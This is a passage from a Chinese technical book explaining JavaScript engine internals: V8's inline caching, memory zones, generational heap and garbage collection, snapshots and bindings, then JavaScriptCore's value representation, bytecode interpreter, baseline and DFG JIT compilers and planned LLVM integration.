是的，该缓存机制叫做内嵌缓存（Inline Cache），它可以避免方法和属性被存取的时候出现的因哈希表查找而带来的问题。该机制的基本思想是将使用之前查找的结果缓存起来，也就是说 V8 可以将之前查找的隐藏类和偏移值保存下来。当下次查找的时候，首先比较当前对象是否也是之前的隐藏类，如果是的话，可以直接使用之前缓存的偏移值，从而减少查找表的时间。

当然，如果该函数中的对象 a 出现多个类型，那么缓存失误的机率就会高很多。当出现缓存失误的时候，V8 可以按照上面说的，退回到之前的方式来查找哈希表。但是因为效率问题，V8 会在缓存失败之后，通过对象 a 的隐藏类来查找该类有无一段代码，这段代码可以快速查找对象，其实就如示例代码 9-6 所示，这段代码就是保存在 a 对象的隐藏类对应的表中，所以如果该段代码已经生成，就同样可以较快地实现属性值的查找。

示例代码 9-6　使用内嵌缓存机制的属性值访问代码示例

```
if (a->hiddenClass() == cachedClass) {
  return a->properties[cachedOffset];
} else {
  … //退回到原来的方法
}
```

9.2.2.5　内存管理

V8 的内存管理部分主要讲两点，第一是 V8 内存的划分，第二是 V8 对于 JavaScript 代码的垃圾回收机制。

对于内存的划分，首先看 Zone 类，它的特点主要是管理一系列的小块内存。如果用户想使用一系列的小内存，并且这些小内存的生命周期类似，这时可以使用一

个 Zone 对象，这些小内存都是从 Zone 对象中申请的。Zone 对象首先自己申请一块内存，然后管理和分配一些小内存。当一块小内存被分配之后，不能够被 Zone 回收，只能一次性回收 Zone 分配的所有小块内存。例如抽象语法树的内存分配和使用，在构建抽象语法树之后，会生成本地代码，然后抽象语法树的内存在这之后被一次性全部收回，效率非常高。但是，该机制有一个非常严重的缺陷，那就是假如这一个过程需要很多的内存，那么 Zone 就需要为系统分配大量的内存，但是又不能够释放，所以这会导致系统出现需要过多的内存而导致内存不够的情况。

其次是堆。V8 使用堆来管理 JavaScript 使用的数据，以及生成的代码、哈希表等，为了更方便地实现垃圾回收，同很多虚拟机一样，V8 将堆分成三个部分，第一个是年轻分代，第二个是年老分代，其中还分成多个子部分，第三个是为大对象保留的空间。图 9-19 分别描述了这三个部分。

图 9-19　V8 中堆的划分

对于年轻分代，主要是为新创建的对象分配内存空间，因为年轻分代中的对象较容易被要求回收，为了方便垃圾回收，可以使用复制方式，将年轻分代分成两半，一半用来分配，另外一半在回收的时候负责将之前还需要保留的对象复制过来。对于年轻分代，经常需要进行垃圾回收。而对于年老分代，主要是根据需要将年老的对象、指针、代码等数据使用的内存较少地做垃圾回收。而对于大对象空间，主要是用来为那些需要使用较多内存的大对象分配内存，当然同样可能包含数据和代码等分配的内存，需要注意的是每个页面只分配一个对象。

对于垃圾回收，因为使用了分代和大数据的内存分配，V8需要使用精简整理的算法，用来标记那些还被引用的对象，然后消除那些没有被标记的对象，最后整理和压缩（Compact）那些还需要保存的对象。在目前的虚拟机中，垃圾回收机制已经发展得越来越先进，我们有理由相信，V8将引入更多的垃圾回收优化算法，如并发机制等，以后可以使用并发标记、并发内存回收等。其中一些技术已经被实现，之后还会有更多技术被引入。

9.2.2.6 快照（Snapshot）

前面介绍到，在V8引擎开始启动的时候，需要加载很多内置的全局对象，同时也要建立内置的函数，如Array、String、Math等。为了让引擎更加整洁，加载对象与建立函数等任务都是使用JS文件来实现的，V8引擎负责提供机制来支持，就是在编译和执行输入的JavaScript代码之前，先加载它们。

根据前面的介绍，V8引擎需要编译和执行这些内置的JS代码，同时使用堆等来保存执行过程中创建的对象、代码等，这些都需要较多的时间。为此，V8引入了快照机制。

快照机制就是将这些内置的对象和函数加载之后的内存保存并序列化。序列化之后的结果很容易被反序列化，经过快照机制的启动时间，可以缩减几毫秒。在编译的时候打开选项“snapshot=on”就可以让V8支持快照机制。在V8中，mksnapshot工具能够帮助生成快照。

快照机制同样也能够将一些开发者认为需要的JS文件序列化，以减少以后处理的时间，不过快照机制有一个非常明显的缺点，那就是这些代码没有办法被CrankShaft这样的优化编译器优化，所以存在性能上的问题，原因读者可以仔细思考一下。

9.2.3 绑定和扩展

很多时候，JavaScript引擎所提供的能力不能满足现实的需求，比如引擎本身没有HTML5的众多能力（如地理信息），这时，引擎使用者需要扩展它的能力。同很

多其他的 JavaScript 引擎一样，V8 可以提供扩展引擎的能力，如前面所述，当 V8 被使用在 Chromium 中时，它就使用 V8 的绑定机制来扩展 DOM 的实现。

V8 提供两种机制，第一是 Extension 机制，就是通过 V8 提供的基类 Extension 来达到扩展 JavaScript 能力的目的。第二是绑定，就是使用 IDL 文件或者接口文件来生成绑定文件，然后将这些文件同 V8 引擎的代码一起编译。这两种机制在第 10 章中会被详细介绍。

9.3 JavaScriptCore 引擎

9.3.1 原理

JavaScriptCore 引擎是 WebKit 中的默认 JavaScript 引擎，也是苹果在开源 WebKit 项目之后，开源的另外一个重要的项目。同其他很多引擎一样，在刚开始的时候它的主要部分是一个基于抽象语法树的解释器，这使得它的性能实在太差。

从 2008 年开始，JavaScriptCore 引擎开始一个新的优化工作，重新实现了编译器和字节码解释器，这就是 SquirrelFish。该工作对于引擎的性能优化做了比较大的改进。随后，苹果内部代号为“Nitro”的 JavaScript 引擎也是基于 JavaScriptCore 项目的，它的性能还是非常出色的，鉴于其是内部项目，所以具体还有什么特别的处理就不得而知了。在这之后，开发者们又将内嵌缓存、基于正则表达式的 JIT 和简单的 JIT 引入到 JavaScriptCore 中。然后，又陆续加入了字节码解释器。可以看出，JavaScriptCore 引擎也在不断地高速发展中。

9.3.2 架构和模块

9.3.2.1 代码结构

根据 JavaScriptCore 项目的代码结构和之前介绍的引擎的工作过程，读者大概可

以猜测出代码结构中到底有哪些主要模块和基本的工作了，因为该结构划分的粒度比 V8 项目细致多了，还是比较容易理解的，如图 9-20 所示的代码结构目录。

从代码目录中，我们可以猜测并理解它的演进过程：首先是词法和语法分析，然后使用底层解释器来解释那些字节码。之后，通过简单的 JIT 编译器将它们转化成本地代码。还没结束，最后就是引入 DFG JIT 编译器。




图 9-20 JavaScriptCore 代码结构

这些目录直接跟即将介绍的各个技术有很好的对应关系，读者先有个大致的理解，这样对后面的介绍大有帮助，感兴趣的读者还可以去查找源码来有个基本的认识。

9.3.2.2 数据表示

JavaScriptCore 引擎同样使用句柄来表示数据，对于简单类型的数据则直接包含在句柄中，而对于对象来说，则使用指针来指向数据在堆中的位置。同 V8 引擎不同的是，在 32 位和 64 位机器上，句柄都是使用 64 位来表示的，图 9-21 分别描述了两种平台上各种类型的表示和识别方式。




图 9-21 句柄的定义和各种类型的表示方式

首先在 32 位平台上，每个句柄都是使用两个 32 位数据来表示。对于整数、布尔和指针而言，前面 32 位用来标记它们，后面 32 位用来表示这些数据。对于双浮点，前 32 位在区间 FFFFFFF8~00000000 都是用来表示浮点类型，可能稍微比原来的双浮点表示范围小一些，但是，这个范围已经足够使用了。同样在 64 位机器上，因为标记指针需要 64 位，只好使用前面 16 位（0000），而后面的 48 位用来表示地址，读者可能觉得这样就没有 64 位表示指针，但是实际上 48 位已经足够。

同 V8 引擎相比，JavaScriptCore 引擎因为在 32 位上使用 64 位来表示句柄，所以除了小整数之外，对于浮点类型同样可以不需要访问堆中的数据，当然，缺点就是每个句柄都需要 2 倍的内存空间。

9.3.2.3 模块

同 V8 一样的是，JavaScriptCore 引擎在开源之后也引入了众多新技术。不过，JavaScriptCore 引擎与 V8 相比还是有很多不同之处的，最典型的就是它使用了字节码的中间表示，并加入了多层 JIT 编译器帮助改善性能，不停地优化编译之后的本地代码。当然 JavaScriptCore 在不停地演进的过程中，目前的实现跟之前的实现差别非常大，所以这里介绍的是基于目前的结构的，在未来，可能还会有很多其他的变化，让我们拭目以待。

第一，不同于 V8 引擎，JavaScriptCore 引擎不是从抽象语法树生成本地代码，而是生成平台无关的字节码，如图 9-22 所示。JavaScriptCore 引擎自己定义了一套字节码规范，该字节码与平台无关，而且有了该字节码，JavaScriptCore 就可以基于其进行很多在抽象语法树之上不能或者很难做到的优化。读者需要记住的是，不同于 V8，在这之后，因为有了字节码，所以 JavaScriptCore 就不再需要 JavaScript 源代码，而 V8 使用 Crankshaft 编译器进行进一步优化，则需要继续从 JavaScript 源代码重新开始。




图 9-22 JavaScriptCore 中从源代码到字节码

第二，在字节码之后，JavaScriptCore 依然包含了字节码解释器，这点也类似于

Java 虚拟机中的解释器，它们都能够解释字节码然后生成结果。而不同于 Java 虚拟机中的解释器的是，JavaScriptCore 是基于虚拟寄存器（Virtual Register）的虚拟机，而 Java 是基于栈式（Stack）的虚拟机。这一解释器很有必要，因为一些 JavaScript 代码不需要经过很强的优化，只需要直接执行即可，复杂的处理可能带来额外开销反而抵消了优化带来的全部好处，如图 9-23 所示。同时，在字节码执行期间，信息收集器会收集热点函数，以方便之后的 JIT 编译器做之后的优化处理。图中的信息收集器 1 之所以加上“1”，是为了区别 JavaScriptCore 中包含的各种各样的信息收集器。




图 9-23　JavaScriptCore 从字节码到解释器和信息收集器

第三，JavaScriptCore 引擎在获悉热点函数后，需要对它们进行优化，就会使用到简单（Baseline）JIT 编译器，该编译器根据信息收集器 1 中的信息，将对应函数的字节码翻译成本地代码，不仅因为时间问题，而且并不是所有代码都合适做深层次的优化，所以这里没有做特别多的优化，而是直接做转换。图 9-24 描述了这一过程。在实行这些本地代码的时候，会有信息收集器 2 来收集代码并作做一步的优化。




图 9-24　JavaScriptCore 的简单 JIT 编译器

第四，如果你认为只需要 JIT 编译器就够了，那就错了，简单的 JIT 编译器并不能满足性能的要求，特别是对 V8 的 Crankshaft 编译器来说，性能差距就显现出来了。为了提高性能，JavaScriptCore 中又引入了 DFG（Data-Flow Graph）JIT 编译器，该编译器是在字节码基础上，生成基于 SSA（Static Single Assignment）的中间表示（IR）。当然具体哪些字节码需要重新生成优化的本地代码，就依赖之前的信息收集器 2，

如图 9-25 所示。优化后的本地代码相比之前的代码，对于性能有很好的提升。

图 9-25 JavaScriptCore 的 DFG JIT 编译器

第五，要是你认为这样就足够了，那就更错了。在笔者介绍 JavaScriptCore 的时候，该项目依然在进行一项更为大胆的工作，就是将 LLVM 技术引入到 JavaScriptCore。那么 LLVM 是什么呢？LLVM 是一个由苹果公司发起的开源项目，其开发和灵活的架构受到越来越多人的关注。

LLVM 是一个编译器，能够将多个不同的前端语言转化成不同的后端本地代码，图 9-26 描述了 LLVM 的基本结构，该编译器在前端和后端都能做优化，这些优化都是可配置的，所以非常灵活。同时，随着该项目越来越成功，加入的优化也越来越多。JavaScriptCore 希望将 LLVM 编译器的中间表示引入其中，这样将很容易将这些优化使用在该引擎中，图 9-27 描述了这一过程。




图 9-26 LLVM 基本结构




图 9-27　使用 LLVM 技术的 JIT 编译器

这一过程是基于 DFG JIT 中间表示开始的，为了节省时间，使用了并行编译算法。之后，生成 LLVM 的中间表示，这样就可以使用 LLVM 中间表示之后的众多优化，而且可以按需配置它们。这一过程仅仅对于那些最热点的函数使用，因为其层次太多，消耗的时间更多，所以慎用。这一技术目前还在开发中，未来效果如何还未可知，不过相信对于某些特定的例子会有不少好处。

